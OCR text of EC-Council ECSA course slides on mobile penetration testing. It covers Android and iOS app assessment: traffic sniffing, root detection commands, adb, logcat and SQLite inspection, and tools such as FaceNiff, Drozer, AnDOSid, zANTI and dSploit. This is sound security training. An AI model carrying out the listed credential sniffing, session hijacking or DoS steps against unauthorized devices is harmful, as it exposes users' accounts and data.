



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Intercept iOS Traffic using Burp Suite

ECSA

- You can also use Burp suite to intercept HTTP traffic on iPhone






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Sniff the Traffic using WireShark

ECSA

- Try to get a user's personal information (like user name and password) through authentication tokens when the user accesses Facebook or Twitter through an unencrypted Wi-Fi connection
- Check with WireShark whether sensitive data are sent through HTTP connections
- Check whether the authorization tokens are sent in clear text
- Try to access a user's contact and calendar details in an unencrypted Wi-Fi connection




Source: *http://www.wireshark.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sniff the Traffic using FaceNiff

ECSA

- Use FaceNiff Android app to sniff and intercept web session profiles over the Wi-Fi that your target mobile is connected to
- Also try to sniff the packets using Packet Sniffer, tPacketCapture, Android PCAP, etc.





Source: *http://faceniff.ponury.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Mobile Penetration Testing

ECSA

Communication Channel Penetration Testing	Server-side Infrastructure Pen Testing	Application Penetration Testing

"Follow the standard web server, web application, and web service penetration testing methodology"

Note: The standard web server, application, and web service penetration testing methodology are discussed in Module 08: Web Application Penetration Testing Methodology

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Penetration Testing (Cont'd)

ECSA

Communication Channel Penetration Testing	Server-side Infrastructure Pen Testing	Application Penetration Testing

- Organization conducts penetration testing on apps before publishing on their respective app stores, such as Google play, iTunes, etc.
- Organization can also conduct penetration testing on apps of mobile devices that can be enterprise-owned mobile devices or mobile devices used under BYOD policy
- These mobile devices, when connected to organization's network, can compromise the security of the organization if left unsecured or go untested
- Types of application that runs on mobile devices
  - Browser-based applications
  - Platform-based applications


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Setting Up the Environment for Android Apps Penetration Testing

ECSA

- You can pen test Android apps either on the mobile device itself or using Android Emulator
- To test apps on Android emulator, you must install Android Studio on your workstation (Window/Linux)
- Android Studio bundle includes:
  - Android Studio IDE
  - Android SDK tools
  - Android Platform
  - Android emulator system image with Google APIs
- Configure and launch Android emulator using Android Virtual Device Manager



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify whether Android is Rooted or not

ECSA

- When device is rooted, new files and packages are added on the device
- Look for following files and packages on the target device
  - Superuser.apk
  - eu.chainfire.supersu
- Check if Busybox is installed on the target device
- Execute "su" and "id" commands to check the root UID
- Check for BUILD tag for test-keys

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify whether Android is Rooted or not (Cont'd)

ECSA

Look for Superuser.apk file

```
root@android: /system/app # ls –l /system/app/ | grep 'Super'
-rw-r—r– root    root    146467 2013-04-10 11:45 SuperStamina.apk
-rw-r—r– root    root    2271532 2014-05-24 10:56 Superuser.apkz
```

Check for BUILD tag

```
shell@android:/ $ cat system/build.prop |
Ro.build.tags=release-keys
shell@android:/ $
```

Look for eu.chainfire.supersu file

```
tamer@ubuntu ~ $ adb shell
shell@android: /$ pm list packages | grep 'chain'
package: com.android.keychain
package: eu.cahinfire.supersu
shell@android:/ $
```

Check for root UID

```
shell@android: / $ su
root@android: / # id
Uid=0(root) gid=0(root)
root@android:/ #
```

Check for busy box

```
root@android: /system/app # busybox pwd
/system/app
root@android: /system/app #
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Android Browser-based Applications Penetration Testing

ECSA

- Browser-based applications penetration testing is performed just like a normal web application penetration testing

It involves testing Browser-based applications against normal web application vulnerabilities, such as:

- SQL Injections
- Cross Site Scripting attacks
- Authentication checks
- Parameter tampering
- Authorization checks
- Transport layer security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Android Platform-based Applications Penetration Testing

ECSA

01 Platform-based applications Penetration Testing takes a different approach from browser-based application pen testing

APK application builds and functions in such a way that it may require local, as well as server-side, processing


For example, sometimes, one APK application may use HTTP/HTTPS traffic to send/receive data from server, and other times, it may carry out only local storage and processing


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Application Least Privilege

ECSA

- AndroidManifest.xml file defines the security permissions for the applications in Android devices
- Explore the AndroidManifest.xml file of target application to review its permissions and test whether it obeys Least Privilege principle
- Use tools, such as ManifestViewer and Manifest Explorer, to view AndroidManifest.xml file of the applications
- Reviewing the AndroidManifest.xml file is the pen-tester's basic attack surface in android application penetration testing





Source: *https://play.google.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Explore Installed Packages on Android Phone with Package Play

ECSA

- Use Package Play tool to view Android package details, including permissions, services, activities, etc., of the apps installed on the target Android phone




Source: *https://www.nccgroup.trust*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Perform Intent Sniffing

ECSA

- Android application uses intents for inter-application and intra-application communication
- Hackers can sniff, modify, steal, or replace the content of intent to compromise user privacy and application security
- Use Intent Sniffer tool to analyze the leakage of sensitive messages in intents



Source: *https://www.nccgroup.trust*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test Android App using Intent Fuzzer

ECSA

- Use Intent Fuzzer tool to send unexpected or incorrect input to an application in an attempt to cause it to fail
- Fuzzer Intent finds bugs that cause the system to crash, as well as performance issues on devices, applications, or custom platform distributions






Source: *https://www.nccgroup.trust*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test whether Application Stores any Sensitive Information

ECSA

- Use Android debug bridge (ADB) shell to determine whether the application insecurely stores any sensitive data locally
- Android debug bridge (ADB) shell allows pen tester to browse the file system of the target mobile phone




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test whether Log of Application Reveals any Sensitive Information

ECSA

- Use logcat utility to view the application's logs and check whether they reveal any sensitive details of the applications
- Run logcat as an adb command or directly in a shell prompt of your emulator or connected device
- Syntax: [adb] logcat [<option>] ... [<filter-spec>]





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Reverse Engineer the Android Application

ECSA

- Use apk reverse engineering tools, such as Apktool, dex2jar, JD-GUI, and Agnitio, to check whether you can reverse engineer the app completely and view the source code
- Check for hardcoded credentials or any other sensitive information in the extracted source code






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Discover the Processes Running on the Android Device

ECSA

- Launch adb shell and run the following command to list processes running on the target mobile phone
  - >adb shell
  - # procrank




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Discover the System Calls Made by Processes

ECSA

- Launch adb shell and run the following command to discover the system calls made by processes running on the target mobile phone
  - Command:
    - >adb shell
    - # strace –p [process id]



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Check for Sensitive Data on SD Card

ECSA

- Android sandboxes file system of applications into the directories in order to prevent the applications from accessing each other's data
- However, if the SD card is placed in another system, it doesn't obey file permission rules; thereby, data on SD card can become easily accessible to others
- Check whether you can view any hidden or sensitive data on SD card
  - Launch adb shell
  - Type the following command to view data on SD card

```
#cd mnt/sdcard
```





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test whether SQLite Database Reveals any Sensitive Data

ECSA

- Launch adb shell
- Navigate to data/datacom.android.<application name>/.databases/.db file
- Run sqlite3 [.db file]
- Execute .tables and .schema to know database tables and schema used in target application






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test whether SQLite Database Reveals any Sensitive Data (Cont'd)

ECSA

- Execute select command to extract sensitive information




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform a DoS Attack on Android Phone

ECSA

- Use the tool, AnDOSid, to perform DoS and DDoS attacks on an Android phone
- AnDOSid is designed for security professionals
- AnDOSid allows security professionals to simulate a DoS attack

- **Features:**
  - A dropdown list of recent targets
  - An option for GET-based testing



Source: *http://m.tayrex.store.aptoide.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Find and Exploit Android App Vulnerabilities using Drozer

ECSA


弱保工具

- Drozer allows you to detect security vulnerabilities in applications and devices
  - Install Drozer on the workstation
  - Install agent.apk on the target Android phone or emulator using adb

    >adb install agent.apk
  - Run the agent on your emulator/phone and type the following command to connect the Drozer console

    adb forward tcp:31415 tcp:31415
  - Run the following command to connect to the agent from the workstation

    >drozer console connect
  - Perform security assessment with Drozer




Source: *https://www.mwrinfosecurity.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Conduct Penetration Testing using Smartphone Pentest Framework

ECSA

- Use Smartphone Pentest Framework to assess the security of the smartphones
- You can evaluate the target mobile device against remote attacks, client-side attacks, social engineering attacks, post exploitation, etc.



Source: *http://www.bulbsecurity.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Conduct Vulnerability Scanning using zANTI

ECSA

- Use zANTI mobile penetration testing toolkit to automatically diagnose vulnerabilities within mobile devices using a host of penetration tests, including man-in-the-Middle (MITM), password cracking, and metasploit




Source: *https://www.zimperium.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Android Penetration Testing using dSploit

ECSA

- Use dSploit Android Penetration Testing suite to perform:
  - Wi-Fi scanning and common router key cracking
  - Port scanning
  - Deep inspection
  - Vulnerability search
  - MITM multi protocol password sniffing
  - MITM HTTP/HTTPS session hijacking





Source: *http://dsploit.net*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Setting Up the Environment for iOS Apps Penetration Testing

ECSA

- You can pen test iOS apps either on the iphone itself or using iOS Simulator
- To test apps on iOS Simulator, you must install the Xcode app development kit on your workstation (Mac)
